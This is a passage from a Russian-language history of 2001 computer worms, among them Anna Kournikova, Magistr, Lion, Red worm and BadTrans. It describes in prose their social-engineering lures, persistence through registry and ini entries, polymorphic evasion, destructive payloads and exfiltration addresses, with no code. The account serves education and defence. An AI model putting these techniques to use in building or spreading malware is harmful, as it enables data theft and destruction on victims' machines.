HKEY_CURRENT_USER\Software\OnTheFly\mailed=1.

В программном коде «червя» содержался текст: VBS.OnTheFly Created By On the Fly. Vbswg 1.50b. При попытке уничтожения «VBSWG.J» пытался восстановиться, но из-за ошибки в программном коде восстанавливался в файле нулевого размера. По словам директора антивирусного центра Symantec (SARC) Винсента Уифера: «“VBSWG.J” не повреждает заражённые системы. Ограниченное число вариантов содержания строки “Тема” этого вируса облегчает системным администраторам задачу его отлова, однако код

червя зашифрован, так что антивирусному программному обеспечению с ним трудно справляться. Внутри он высоко полиморфный, то есть меняет свою сигнатуру, прячась от антивирусного программного обеспечения». Действие «VBSWG.J» заключалось в том, что кроме фото Анны Курниковой во весь экран монитора пользователь больше ничего не видел[101], но этот вирус-червь не содержал каких-либо деструктивных действий. Помимо массовой рассылки инфицированных файлов, перегружающей корпоративные и персональные каналы передачи данных, что может вызвать перегрузку почтовых серверов и их последующий сбой, 26 января каждого года он запускал Интернет-браузер и открывал Web-сайт в Нидерландах: www.dynabyte.nl[102].

Итак, секрет успеха «VBSWG.J» заключался прежде всего в том, что его автор ставил своей целью обмануть не компьютер, а пользователя. Создатель вирусной программы всё очень тщательно продумал – девятнадцатилетняя русская теннисистка являлась одной из самых популярных в Интернете знаменитостей. В 2000 году по частоте обращений в различных поисковых системах она заняла 18 место в мире, а на участии в рекламе таких известных компаний, как Adidas, Swatch и Berlei (нижнее бельё), сексуальная спортсменка в прошлом году заработала от 10 до 15 миллионов долларов. Ещё один подвох заключается в том, что «червь» написан на языке VBS, а расширение (*.vbs) файлов, написанных на этом языке, многими программами просто не выводится на экран монитора. В результате пользователь видел файл под названием AnnaKournikova.jpg и открывал его. Ещё больше усыплял бдительность пользователей приятельский и дружелюбный тон и несколько небрежный стиль письма, пришедшего к тому же со знакомого адреса. По-

---

[101] По этому поводу представитель компании Microsoft не без ехидства заметил: «Больше не смотрите на фотографию обнажённой Анны Курниковой, даже если Вам этого очень хочется. Особенно если вам её прислали по электронной почте».

[102] Кстати, это был Web-сайт абсолютно непричастного к компьютерным вирусам голландского магазина компьютерного оборудования Dynabyte.

этому отнюдь не удивительно, что эпидемия приняла всемирный масштаб[103]. И последний штрих: «VBSWG.J» написан под почтовую программу MS Outlook, которая используется большинством организаций и учреждений, и если вирус «подцепит» даже небольшая их часть, мы практически получаем эпидемию.

Если начало февраля прошло под знаком борьбы с достаточно безобидным «VBSWG.J», то в начале двадцатых чисел известная компания-производитель антивирусного программного обеспечения Aladdin Knowledge Systems объявила об обнаружении вируса-«вандала», написанного на языке программирования VBS, который получил имя «Satanik.Child»[104].

Этот вирус содержался в письме формата HTML и представлял собой новый тип компьютерных вирусов, которые активировались не при обращении к вложению письма, а непосредственно при его открытии, что сильно повышало опасность инфицирования. В теме письма, содержащего вирус, указывалось «to my sweetheart» («моей возлюбленной») или «I picked this one especially for you = sweetheart» («Я подобрал это специально для тебя = дорогуша»). В теле имелось также неприличное текстовое сообщение, которое мы переводить не станем: «I want to f*** you like an animal» и другие. Отличие «Satanik.Child» состоит в том, что он файлы с расширением *.dmp исполняет как файлы с расширением *.vbs. Этот трюк был проделан вирусописателем потому, что многие организации блокируют доступ к файлам с расширением *.vbs, но не к файлам с расширением *.dmp.

---

[103] Более того, на Западе накануне дня св. Валентина люди обмениваются со своими родственниками, друзьями и знакомыми поздравительными открытками и фотографиями, что ещё больше притупило внимание.

[104] «SatanicChild» (англ.) – «Сатанинское дитя». Здесь можно предположить заимствование, так как в своё время поэт Саути дал определение «Сатанинская школа» (Satanic school) творчеству Байрона, Шелли и их подражателей. Наверное, приятно ощущать себя автором вируса, название которого перекликается с пусть и сомнительным, но известным определением творений великих поэтов.

В инфицированной компьютерной системе, после её перезагрузки, появлялось сообщение: «Satanik child virus was detected, Windows is destroyed! (c) SC». («Был обнаружен вирус “Сатанинское дитя”, система Windows разрушена! (c) SC»). Затем открывалась Web-страница, содержащая другие компьютерные вирусы, и система вновь перезагружалась. «Satanik.Child» распространялся путём рассылки инфицированных писем по почтовым адресам Windows Address book и популярной программы для чатов mIRC.

28 февраля CNews.ru опубликовало информацию о том, что был обнаружен другой интересный сетевой «червь» по имени «Mandragore»[105], инфицировавший несколько десятков компьютеров и использующий для своего распространения сеть обмена файлами Gnutella, работающую по технологии Peer-to-Peer (P2P)[106]. Возможность существования таких сетевых «червей» была открыта в мае 2000 года Сетом МакГэном, опубликовавшим свое исследование в популярной электронной конференции BugTraq, но «Mandragore» стал первой официально зарегистрированной вредоносной компьютерной программой этого типа. Он представлял собой файл с расширением *.exe, имел длину в 8192 байта и был написан на языке программирования низкого уровня Ассемблер. При активизации «Mandragore» регистрировал себя как активный узел сети Gnutella и отслеживал все сетевые запросы на поиск файлов. При обнаружении запросов, вне зависимости от наличия искомых файлов в инфицированной системе, этот сетевой «червь» возвращал положительный результат поиска и предлагал пользователю загрузить их. Для маскировки он переименовывал свою копию в соответствии с полученным запросом, то есть если пользователь послал запрос на поиск файла «How to become a millionaire» («Как стать миллионером»), то инфицированная система предлагала ему загрузить файл How to become a millionaire.exe (Как стать миллионером.exe). Эксперты отмечали полную неработоспособность

[105] «Mandragore» (фр.) – *бот.* «Мандрагора», «Адамова голова».

[106] Peer-to-Peer (англ.) – технология соединения равноправных узлов локальной вычислительной сети (ЛВС), отличающаяся отсутствием выделенного файл-сервера.

«Mandragore» в том случае, если на компьютере не был установлен ни один из клиентов, поддерживающих стандарт обмена данных Gnutella, таких, как Gnotella, BearShare, LimeWire или ToadNode. При заражении компьютера сетевой «червь» копировал себя под именем gspot.exe с установленными атрибутами «скрытый» и «системный» в директорию автозапуска программ Windows для текущего пользователя. При перезагрузке операционной системы Windows «Mandragore» автоматически активизировался и оставался в оперативной памяти в качестве активного процесса[107].

Наиболее лаконичный и исчерпывающий комментарий по поводу деятельности «Mandragore» в сетях дал руководитель информационной службы «Лаборатории Касперского» Денис Зенкин: «Данный червь не имеет побочных действий, кроме незначительного увеличения потока исходящих данных. Его главная опасность не уничтожение важных файлов или разглашение конфиденциальной информации, а огромный ущерб репутации компаний и частных лиц, подвергшихся заражению. Вряд ли сам факт присутствия вредоносных кодов в компьютерных системах может способствовать налаживанию новых деловых связей и привлечению новых клиентов».

Первый день весны заканчивался обсуждением очередного инцидента – эксперты по безопасности компании McAfee сообщили о появлении в Интернет нового «червя» под названием «MyBabyPic»[108]. Он приходил по почте в приложенном к письму файле mybabypic.exe. Поле «Тема» содержала текст «My baby pic!!!» («Мой маленький фильм!!!»), а в теле письма была прописана следующая фраза: «Its my animated baby picture!!» («Это мой маленький анимационный фильм!!!»). Вследствие того что вирус был написан на языке программирования Visual Basic, открывший файл mybabypic.exe пользователь действительно мог просмотреть небольшой мультипликационный фильм порнографического содержания. Между тем во время выполнения

[107] В компьютерных системах под управлением операционных систем Windows 9x он регистрировался как скрытый процесс.

[108] «MyBabyPic» (англ.) – «Мой маленький фильм».

файла и проигрывания видео ролика «MyBabyPic» копировался на «жёсткий» диск компьютерной системы пользователя и всего лишь через 10 минут после загрузки начинал активно рассылать свой код по адресам адресной книги MS Outlook. Кроме того, вирус создавал несколько собственных файлов и записей в системном реестре с целью создания необходимых условий для выживания и гарантированной подзагрузки в оперативную память системы при каждом её рестарте. Но и это ещё не всё. «MyBabyPic» обладал деструктивными функциями и мог наносить непоправимый ущерб инфицированной им системе. Например, он мог портить файлы с расширениями *.vbs, *.vbe, *.js, *.jse, *.css, *.wsh, *.sct, *.hta, *.pbl, *.cpp, *.pas, *.c, *.h, *.jpg, *.jpeg, *.mp2 и *.mp3.

Специалисты немедленно предупредили пользователей, что внешняя безобидность «MyBabyPic» может ввести в заблуждение и повлечь за собой крайне неприятные последствия, а «юмористическое» содержание файла способно подтолкнуть получателя к отправке его своим друзьям или сослуживцам, как некоторые поступают с безвредной развлекательной корреспонденцией.

Незабвенный Остап Бендер в своё время говорил, что «скоро только кошки родятся». Он ошибался. Прошло ровно пять суток со дня появления «MyBabyPic» и чуть больше двух недель со времени обнаружения «VBSWG.J», как 7 марта, видимо, в качестве «подарка» к Международному женскому дню, был обнаружен новый «шедевр», эксплуатирующий ту же тематику. Это был вирус-червь, который получил отразившее его суть имя «NakedWife»[109] и маскировался под видео-ролик эротического содержания. Этот «червь» распространялся в электронных письмах и при активизации рассылал собственный вредоносный код с инфицированных им компьютеров. С этой целью «NakedWife» также использовал почтовую систему MS Outlook и рассылал себя по всем адресам, которые хранились в её адресной

[109] «NakedWife» (англ.) – «Обнажённая жена».

книге. Рассылаемые письма имели следующий вид: имя прикреплённого файла: nakedwife.exe; тема письма: Fw: Naked Wife; текст сообщения в письме: «My wife never look like that!;-) Best Regards» («Моя жена никогда так не выглядит!;-) С наилучшими пожеланиями»). Далее следовало имя якобы автора-отправителя электронного письма – пользователя заражённого компьютера. При активизации, то есть если пользователь открыл файл-вложение nakedwife.exe, «NakedWife» не только рассылал инфицированные им письма, но и реализовывал заложенные в него деструктивные функции: уничтожал файлы с расширениями *.ini, *.log, *.dll, *.exe, *.com, *.bmp в директории Windows и файлы с расширениями *.ini, *.log, *.dll, *.exe, *.bmp в системной директории Windows. Интересно, что в отличие от большинства других вирусов-червей «NakedWife» не инсталлировал себя в компьютерную систему и не образовывал новые ключи в системном реестре, являясь, таким образом, «червём однократного действия». При запуске системы «NakedWife» скрывал свою активность и «прятался» под видом программного приложения «Macromedia Flash Player», выводя на экран монитора в бесконечном цикле надпись: Loading, Loading, Loading[110].

После череды весенних порнографических «шуток» компьютерное сообщество столкнулось с очень опасным «явлением»: резидентным полиморфным, написанным на языке Assembler распространяющимся через Интернет в заражённых сообщениях электронной почты и по локальной сети[111] вирусом-червем, инфицирующим исполняемые Win32 PE- файлы[112] (за ис-

---

[110] «Loading» (англ.) – «Загрузка».

[111] Инфицируя файлы на открытых на полный доступ сетевых дисках. Вирус-червь был способен инфицировать файлы Windows с расширениями *.exe и *.scr на локальных дисках и в доступных серверах и общедоступных ресурсах рабочих станций. Он изменял соответствующий файл с расширением *.ini на локальных сетевых компьютерах так, чтобы они выполняли вирус, когда он перезапускался.

[112] Вирус-червь заражал PE EXE-файлы (приложения Windows) достаточно сложным способом. Он шифровал свой основной программный код полиморфной процедурой и запи-

ключением системных файлов с расширением *.dll) сначала в каталогах Windows, а потом в подкаталогах на всех «жёстких» дисках. Он получил звучное имя «Magistr»[113]. Произошло это историческое событие 13 марта 2001 года[114].

сывал его в конец файла. Для получения управления при старте инфицированной программы вирус-червь записывал в стартовый адрес программы вторую полиморфную процедуру, которая передавала управление на основной программный код вируса. Заметим, что специалисты нашли в коде ошибки, вследствие которых некоторые файлы при их заражении искажались и не подлежали лечению – их необходимо было уничтожить и заменить не незаражённые либо с помощью резервной копии, либо переустановить с дистрибутива.

[113] «Magistr» (англ.) – «Магистр».

[114] В марте 2001 года «Magistr» был включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Magistr
Другие названия	Magistr.A, W32/Magistr, W32/Magistr-A, W32/Magistr.A-mm, W32/Magistr.A-m, W32.Magistr, W32.Magistr.24876.corrupt, Win32.Magistr, Win32.Magistr.24876, W32.Magistr.24876@mm, W32.Magistr.24876.int, W32.Magistr/MM, W32/Magistr@MM, W32/Magistr.a@MM, W32/Magistr@mm, W95/Magistr, I-Worm.Magistr, I-Worm.Magistr.a, PE_MAGISTR, PE_MAGISTR.A, W32/Disemboweler, Disembowler, Begemont, Qzap195, ARF_JUDGE
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Швеция
Длина	24876 байт

При запуске инфицированного файла (например, из заражённого письма, если пользователь открывал файл-вложение с расширением *.exe), управление получал код вируса-червя, который внедрял себя в систему и оставался резидентно в памяти операционной системы Windows (после этого он действовал в фоновом режиме), ожидал несколько минут и запускал свои процессы: заражение Windows-файлов на компьютере и в локальной сети, рассылка инфицированных писем электронной почты и пр. Для того чтобы выполниться при перезапуске системы, «Magistr» пользовался следующими методами: добавление в файл win.ini строки [WINDOWS]run=infectedfilename; добавление в файл system.ini строки [boot]shell=explorer.exe infectedfilename; установка следующего ключа системного реестра:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\infectedfile = путь к инфицированному файлу.

Получив управление, «Magistr» копировал инфицированный файл с изменённым последним символом (символ кода менялся на единицу: cfgwin32.exe → cfgwin31.exe или pstones.exe → pstoner.exe) и далее использовал эту копию. После выполнения инфицированного файла вирус-червь искал в области памяти файл explorer.exe. Если вирус-червь находил 110-байтовый код подпрограммы – вставленный в область функции «TranslateMessage» (в файле user32.dll) – он захватывал точку входа в подпрограмму. В эту точку помещался полиморфный код длиной до 512 байт, чтобы избежать детектирования антивирусными средствами. Вставленный программный код получал управление и после окончания детектирования вызывал на выполнение основной код вируса. После выполнения основного кода вирус-червь возвращал управление оригинальной программе, причём в заголовке файла проставлялась заново вычисленная контрольная сумма.

«Magistr» вызывал процедуры заражения файлов на доступных дисках компьютера и в локальной сети. Сначала он искал в системе директории с именами Winnt, Windows, Win95, Win98 и заражал файлы в этих директориях (данная процедура вызывалась случайно с вероятностью 0,75). На следующем шаге «Magistr» сканировал все директории на всех дисках компьютера и также заражал их, а затем перебирал все ресурсы локальной сети, определяя открытые на полный доступ директории и выискивая в них директории с именами Winnt, Windows, Win95, Win98, и заражал файлы в этих директориях. Кроме того, для своих нужд «Magistr» создавал специальный файл, в который записывал необходимые ему данные о системе, именах директорий в системе и захваченные адреса электронной почты. Этот файл имел расширение *.dat и имя, которое особым образом конструировалось в зависимости от сетевого имени компьютера с использованием метода смещения символов. В данном случае были применены следующее смещения символов:

a → y; b → x; c → w; d → v; e → u; ... ; u → e; v → d; w → c; x→ b; y → a; z → z.

Для наглядности приведём соответствующий пример образования имени файла в виде соответствующей таблицы.

Имя компьютера	Смещение	Имя файла
win98	→	cql98.dat
Pupkin	→	Jejoql.dat
cs-goat	→	wg-skyf.dat

Причём на числа смещения не распространялись, и если имя компьютера abc-123, то файл *.dat получал смещённое имя yxw-123.dat. Местоположение этого файла также зависело от сетевого имени компьютера. В зависимости от первого символа имени он записывался либо в директорию \Windows, либо в директорию \Program Files, либо в корневую директорию «жёсткого» диска C:.

По электронной почте свои копии «Magistr» рассылал в инфицированных файлах-вложениях к письмам, но только в том случае, если была установлена одна из следующих почтовых систем: Outlook Express, Netscape Messenger, Internet Mail, News или Eudora. Файл-вложение мог иметь одно из следующих расширений: *.com, *.bat, *.pif или *.exe. Реже с этой целью использовались файлы с расширениями *.gif, *.doc или *.txt. Иногда вирус-червь посылал более одного прикреплённого файла. Имена файлов «Magistr» мог использовать следующие: cfgwiz32.exe, chlinst.exe, dplaysvr.exe, maketag.exe, mkcompat.exe, mlset32.exe, msoobd.exe, msoobe.exe, oemrnce.exe, setmodd.exe, sucatreg.exe, sulfnbk.exe и unregasf.exe.

Адреса электронной почты, по которым «Magistr» отсылал свои копии с помощью непосредственного подключения к SMTP серверу, он искал в адресной книге, почтовых ящиках, системном реестре, базах данных установленной почтовой системы. Причём в тексте инфицированного файла эти адреса могли шифроваться, что сильно затрудняло анализ и поиск вредоносного кода. Само же сообщение электронной почты имело случайно сгенериро-

ванную тему и основной текст. Они генерировались в зависимости от содержания документов и текстовых файлов, найденных в пользовательской системе и в результате могли содержать конфиденциальную информацию. Если соединение с Интернет работало, вирус-червь выискивал на «компьютере-жертве» до пяти файлов с расширениями *.doc или *.txt и выбирал случайное число слов в одном из этих файлов[115]. Эти слова использовались, чтобы создать тему и тело сообщения электронной почты. При помощи такого же случайного отбора вирус-червь мог использовать слова и фразы из своего собственного «словаря»: sentences you; sentences him to; sentence you to; ordered to prison; convict; judge; circuit judge; trial judge; found guilty; find him guilty; affirmed; judgment of conviction; verdict; guilty plea; trial court; trial chamber; sufficiency of proof; sufficiency of the evidence; proceedings; against the accused; habeas corpus; jugement; condamn; trouvons coupable; a rembourse; sous astreinte; aux entiers depens; aux depens; ayant delibere; le present arret; vu l'arret; conformement a la loi; execution provisoire; rdonn; audience publique; a fait constater; cadre de la procedure; magistrad; apelante; recurso de apelaci; pena de arresto; y condeno; mando y firmo; calidad de denunciante; costas procesales; diligencias previas; antecedentes de hecho; hechos probados; sentencia; comparecer; juzgando; dictando la presente; los autos; en autos; denuncia presentada.

После этой рассылки, «Magistr» мог инициировать поиск до 20 файлов с расширениями *.exe и *.scr и размером меньше 128 Кб. Вирус-червь случайным образом выбирал один из этих файлов, заражал его, прикреплял инфицированный файл к новому сообщению и пытался послать сообщение по 100 найденным адресам. С вероятностью 0,2% «Magistr» вкладывал в письмо второй файл и с вероятностью 0,8 % увеличивал (или уменьшал) на единицу второй символ адреса отправителя, меняя адрес электронной почты. Смена

[115] Поскольку при поиске вирус мог обнаружить не текстовый файл, а созданный текстовым процессором MS Word документ, то поле «Тема» в некоторых случаях оказывалось заполненным «мусором», то есть случайными символами из бинарных данных документов MS Word, которые вирус-червь ошибочно посчитал словами и фразами.

адреса осуществлялась для того, чтобы предотвратить получение ответов на отосланные письма. Если текущая директория Windows имела имя Winnt, Windows, Win95, Win98, Winme, Win2000, Win2k, Winxp, то с вероятностью 0,25% вирус перемещал инфицированный файл в директорию \Windows и добавлял соответствующую строку в файл win.ini, а также изменял значение ключа в системном реестре. Кроме того, вирус-червь запоминал в своём теле электронные адреса 10 последних инфицированных пользователей и не отсылал по ним свои копии[116].

«Magistr» использовал комплексные подпрограммы и методы антиотладки, которые затрудняли анализ его программного кода. В зависимости от времени, прошедшего с начала инфицирования, и значений некоторых внутренних счётчиков, вирус-червь производил также и следующие действия:

перезаписывал[117] все файлы на локальных и сетевых дисках текстом «YOUARESHIT» («ТЫДЕРЬМО»), а под Windows 9x дополнительно стирал данные на «жёстком» диске при помощи физической перезаписи его секторов, данные в CMOS-памяти и содержимое Flash-памяти[118];

переписывал в файл win.com вредоносный код, который после очередной загрузки системы перезаписывал главный загрузочный сектор «жесткого» диска «мусором»[119], чтобы компьютер в следущий раз не загружался;

---

[116] Эти имена можно увидеть в инфицированных файлах при расшифровке вируса.

[117] Через месяц после заражения компьютера. Эту дату он хранил в описанном выше файле с расширением *.dat.

[118] Эти операции «Magistr» проделывал точно таким же способом, как печально знаменитый вирус «Chernobyl». С середины 80-х и до конца 90-х годов был известен только один программный алгоритм, приводящий к «выжиганию» люминофора на монохромных дисплеях выпуска начала 80-х годов. Сменилось несколько поколений компьютерной техники, и в конце двадцатого столетия компьютеры стали более умными (способными обновлять свои BIOS) и, вместе с тем, более уязвимыми к деструктивным действиям со стороны вредоносных компьютерных программ – в арсенале вирусописателей появились технологии, способные выводить из строя материнские платы.

[119] Используемая для этих целей «троянская» программа детектировалась как «QZap195».

выводил на экран монитора сообщение: «Another haughty bloodsucker... YOU THINK YOU ARE GOD, BUT YOU ARE ONLY A CHUNK OF SHIT» («Ещё один заносчивый кровосос... ТЫ ДУМАЕШЬ, ТЫ БОГ, НО ТЫ ВСЕГО ЛИШЬ ОШМЁТОК ДЕРЬМА»);

вызывал видеоэффект, получив доступ к «Рабочему столу» Windows: при перемещении курсора мыши по экрану монитора отодвигал пиктограммы программ прочь от курсора – создавалось впечатление, что пиктограммы разбегаются при приближении курсора мыши;

рассылал документы MS Word другим пользователям;

удалял ранее инфицированные файлы и все файлы с расширением *.ntz в процессе поиска файлов;

вызывал сбой компьютерной системы в том случае, если находил отладчик;

завершал работу программного обеспечения межсетевой защиты (Zone Alarm) перед соединением с Интернет.

В теле вируса-червя содержалась строка копирайт: «ARF! ARF! I GOT YOU! virus: Judges Disemboweler. by: The Judges Disemboweler. written in Malmo (Sweden)» («ARF! ARF! ТЫ ПОПАЛСЯ! вирус: Judges Disemboweler. от: The Judges Disemboweler. Написан в Мальмё Швеция)»);

В целом «Magistr», объединив в себе «лучшие» качества таких вирусов-червей, как «Chernobyl» и «LoveLetter», стал одной из наиболее сложных и опасных вредоносных компьютерных программ из появившихся в 2001 году. Поэтому неудивительно, что, едва «родившись», он прямиком направился к «пьедесталу почёта», где и занял подобающее место.

По поводу этого вируса средства массовой информации писали достаточно много, но не слишком заинтересованно, поскольку он отлично «заметал» следы своей деятельности и не дал повода к публикациям типа: «Вирус-монстр за две секунды облетел весь мир и инфицировал миллиард компьютеров, от которых остался только корпус системного блока». Мы приведём лишь несколько фрагментов из одной лаконичной и, вместе с тем, информа-

тивной заметки на эту тему. Итак, 6 апреля 2001 года под названием «Magistr: бомба с часовым механизмом» был опубликован следующий материал: «Как известно, ровно через месяц с момента проникновения на компьютер “Magistr” уничтожает все данные на локальных и сетевых дисках, сбрасывает данные в памяти CMOS и стирает содержимое микросхемы Flash BIOS. Учитывая, что первые случаи заражения вирусом были зарегистрированы в период с 13 по 15 марта, «Лаборатория Касперского» предполагает, что в середине – второй половине апреля может пройти настоящая лавина серьёзных инцидентов, вызванная вирусом “Magistr”. Результатом этого может стать потеря важных данных и порча аппаратной части компьютеров. “Мы относим “Magistr” к разряду так называемых “спящих” вредоносных программ, которые незаметно “живут” на компьютерах пользователей до тех пор, пока не приходит время активизации деструктивной функции вируса”, – комментировал Денис Зенкин, руководитель информационной службы компании. Действительно, почти два года назад то же самое произошло с вирусом “Chernobyl”: никто не верил в факт его существования, и некоторые даже попытались обвинить “Лабораторию Касперского” в раздувании вирусной истерии. Однако вскоре наши предсказания сбылись, и 26 апреля 1999 года на сотнях тысяч компьютеров по всему миру была уничтожена информация и испорчены микросхемы. Основание полагать, что подобное произойдет и с вирусом “Magistr”, даёт значительно возросшее количество сообщений от конечных пользователей о случаях проникновения вируса на их компьютеры. “Особенность Magistr заключается в том, что он сохраняет в своем теле адреса электронной почты десяти компьютеров, которые ранее подверглись заражению и, возможно, до сих пор содержат вирус, – рассказывает Евгений Касперский, руководитель антивирусных исследований, – анализ этих списков рисует весьма пёструю географию распространения этого вируса: Польша, Бразилия, Словакия, Испания, Россия, Украина, Франция, Чехия, Швейцария, США, Великобритания и многие другие страны”. На основании имеющихся данных о масштабах распространения вируса “Лаборатория Касper-

ского” считает, что он до сих пор остаётся незамеченным на более чем 5 тысячах компьютеров по всему миру. Необходимо отметить, что это число является лишь верхушкой айсберга, в то время как реальный размах эпидемии оценить практически невозможно».

27 марта 2001 года эксперты в области компьютерной безопасности обнаружили новый вирус, который «медленно, но верно» распространялся через Интернет. Он отличался весьма дурными манерами: изменял системные свойства серверов, крал пароли и логины, приводил в неисправность системы компьютерной безопасности, открывал компьютерную систему для возможных дальнейших атак. Этот вирус, получивший название «Lion»[120], распространялся в виде приложения «randb» и заражал компьютеры с операционной системой Linux, на которых использовалась восьмая версия BIND DNS. Червь сканировал случайные серверы, используя порт 53 протокола TCP для обнаружения потенциальных жертв. Согласно отчёту, опубликованному SANS Institute, вирус, обнаружив компьютер со слабой системой защиты, устанавливал на нём программное обеспечение, позволяющее написавшему вирус злоумышленнику наносить ущерб удалённой компьютерной системе. Украденные пароли вирус направлял на электронный адрес, находящийся на домене chin.com. Вирус-червь также удалял отвечающий за главную защиту компьютера файл /etc/hosts.deny и создавал ряд других проблем для пользователя. После того как «Lion» завершал свою «работу» в рамках одной системы, он начинал сканировать Интернет в поисках другой слабо защищённой компьютерной системы.

Прошло всего лишь два дня со времени появления этого малоприятного вируса-червя, а специалисты компании-разработчика антивирусного программного обеспечения и компьютерных систем безопасности Central Com-

[120] «Lion» (англ.) – «Лев».

mand объявили об обнаружении нового вируса по имени «Winux»[121]. Данный вирус поражал как операционную систему Windows, так и операционную систему Linux. Как утверждали представители компании, новый вирус являлся результатом развития современных технологий и мог привести к созданию в будущем более опасных вирусов. «Winux» поражал Windows 95/98/Me/NT/2000, а также систему Linux, заражая исполняемые файлы обеих операционных систем.

6 апреля появился новый Интернет-червь, получивший название «Red worm»[122] и ставший третьим «червём» всего за две недели, написанным под операционную систему Linux. По аналогии с известными нам «червями» «Ramen» и «Lion» он использовал все те же известные «уязвимости» в защите операционной системы Linux, для которых уже существовали соответствующие «заплатки». Для незаметного проникновения в компьютеры с операционной системой Linux Red Hat «Red worm» использовал «бреши» в сервисах BIND, wu-ftpd, rpc.statd и lpd. Во время поиска уязвимых систем «червь» просматривал ресурсы Интернет и, как только обнаруживалась подходящая для атаки компьютерная система, инициировал попытки загрузки в неё с расположенного в Китае сервера своего главного компонента. Сразу после инфицирования компьютера «червь» сохранял свою копию в каталоге /usr/local/bin/lib/ и активизировал свой основной компонент – файл start.sh. В заражённой компьютерной системе «червь» подменял предназначенное для просмотра текущих процессов в системе приложение /bin/ps на свой программный код, который содержал «троянскую» программу. После завершения указанных действий пользователь в списке активных задач переставал видеть «червя». Тот же самый вредоносный код «Red worm» копировал в /usr/bin/anacron. Кроме того, в инфицированной им системе «червь» заменял

---

[121] «Winux» (англ.) – происхождение имени этой вредоносной компьютерной программы вполне очевидно. Достаточно лишь написать рядом два названия операционных систем *Win*dows и Lin*ux*, как всё становится на свои места.

[122] «Red worm» (англ.) – «Красный червь».

/sbin/klogd на свою версию, содержащую «троянскую» программу-шпиона. «Red worm» собирал ключевую системную информацию, включая содержимое файла /etc/shadow, и отправлял все это по электронной почте по четырем адресам, два из которых были в Китае и два в США.

Первое появление многокомпонентного, способного быстро размножаться вируса-червя с «троянской начинкой», получившего имя «BadTrans», было отмечено 12 апреля 2001 года[123]. Он представлял собой исполняемый файл формата PE EXE, упакованный при помощи утилиты UPX. Структура «BadTrans» была трехчастной: обеспечивавший внедрение в компьютерную систему «дроппер», использовавшийся для распространения по электронной почте «червь» и позволявшая удалённому пользователю похищать с инфицированных компьютеров конфиденциальную информацию «троянская» программа. Такая структура и принцип действия говорили о высоком профессионализме его автора.

Вследствие перечисленных свойств и по совокупности деструктивных функций «BadTrans» был признан самой опасной вредоносной компьютерной программой для операционной системы Windows из всех, что были обнаружены после знаменитого вируса-червя «Magistr». Мало того, что «BadTrans» мог похищать конфиденциальную информацию[124], он был способен быстро распространяться и этим осложнять работу почтовых серверов.

---

[123] В июле 2001 года был включён в первую двадцатку основного списка WildList Международной организации WildList.

[124] «Троянский» компонент «BadTrans» являлся вариантом известной к тому времени «троянской» программы под названием «Trojan.PSW.Hooker», которая отсылала информацию с инфицированного компьютера на адрес: ld8dl1@mailandnews.com.

Идентификационная карточка вредоносной компьютерной программы	
Имя	BadTrans
Другие названия	Badtrans, BadTrans.A, Badtrans.A, W32/Badtrans, W32/BadTrans, W32/Badtrans-A, W32/Badtrans.A-mm, W32/Badtrans@mm, W32/Badtrans@MM, W32/BadTrans.A-mm, W32.Badtrans, W32.Badtrans.13312@mm, Win32.Badtrans, Win32.Badtrans.13312, Win32.HLLW.Badtrans, Win32/PWS.Badtrans, I-Worm.BadTrans, I-Worm.Badtrans, Worm/Badtrans, WORM_BADTRANS, WORM_BADTRANS.A, TROJ_BADTRANS, TROJ_BADTRANS.A, Trojan.Psw.Hooker, Pws-AV Trojan, Backdoor-NK.svr, PWS-Gen.hooker, PWS-Hooker.dll, PWS-Hooker.plugin
Тип	Вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	13312 байт[125]

«Червь» проникал в компьютерную систему в виде сообщения электронной почты, имеющего текстовую строку «Take a look to the attachment» («Загляните во вложение») в теле письма и вложенный файл, имя которого случайным образом выбиралось из встроенного в тело «червя» списка. Для инсталляции своей копии в систему «червь» копировал себя в каталог Windows под именем inetd.exe. Затем он регистрировался в конфигурационном файле операционной системы Windows, чтобы она автоматически выполняла его копию при каждой последующей загрузке. С этой целью «червь» записы-

[125] Распакованный файл имеет размер около 40 Кб.

вал в конфигурационный файл команду автозапуска «run=», которая указывала на файл inetd.exe, который представлял собой копию «червя». Процесс регистрации происходил одним из двух способов, в зависимости от установленной версии Windows. В случае установленной Windows 95/98 «червь» регистрировал себя в файле win.ini, если же была установлена Windows NT/2000, то он регистрировался в системном реестре. В первом случае в файле win.ini в секцию [windows] добавлялось новые значение команды «run=»; во втором случае запись производилась в ключ системного реестра:

HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows
RUN = C:\WINDOWS\INETD.EXE

По завершении инфицирования компьютерной системы «червь» находил в директории Windows файл hkk32.exe, записывал в нее свой «троянский» компонент и запускал его на выполнение. «Троянская» программа под именем kern32.exe перемещала себя в системную директорию Windows и создавала необходимые ей дополнительные файлы: hksdll.dll и cp_23421.nls, а затем регистрировала свой файл в ключе системного реестра:

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
kernel32 = kern32.exe

Поскольку «RunOnce» является ключом «одноразового» действия, «троянская» программа обновляла его при каждой загрузке.

При первой загрузке системы заражённые письма не рассылались, процедура их рассылки активизировалась при следующем рестарте Windows. «Червь» регистрировал себя как невидимый системный процесс, ожидал в течение пяти минут и только после этого начинал рассылать свои копии. При этом он использовал функции Windows MAPI и «отвечал» на все непрочитанные письма из папки «Входящие», причём поле «Тема» оставлялось неизменным, а в его начало добавлялся стандартный префикс «Re:». Имя вложенного файла с копией червя выбиралось случайным образом из следующего списка: Pics.ZIP.scr, images.pif, README.TXT.pif, New_Napster_Site.DOC.scr, news_doc.scr, hamster.ZIP.scr,

YOU_are_FAT!.TXT.pif, searchURL.scr, SETUP.pif, Card.pif, Me_nude.AVI.pif, Sorry_about_yesterday.DOC.pif, s3msong.MP3.pif, docs.scr, Humor.TXT.pif, fun.pif.

Тело письма представляло собой текст первоначального письма. Например, если письмо от «Mike Sidorov» содержало 2 строки – «фраза 1» в первой строке и «фраза 2» во второй строке, то «BadTrans» отвечал следующим образом:

«Mike Sidorov» пишет:
фраза 1
фраза 2
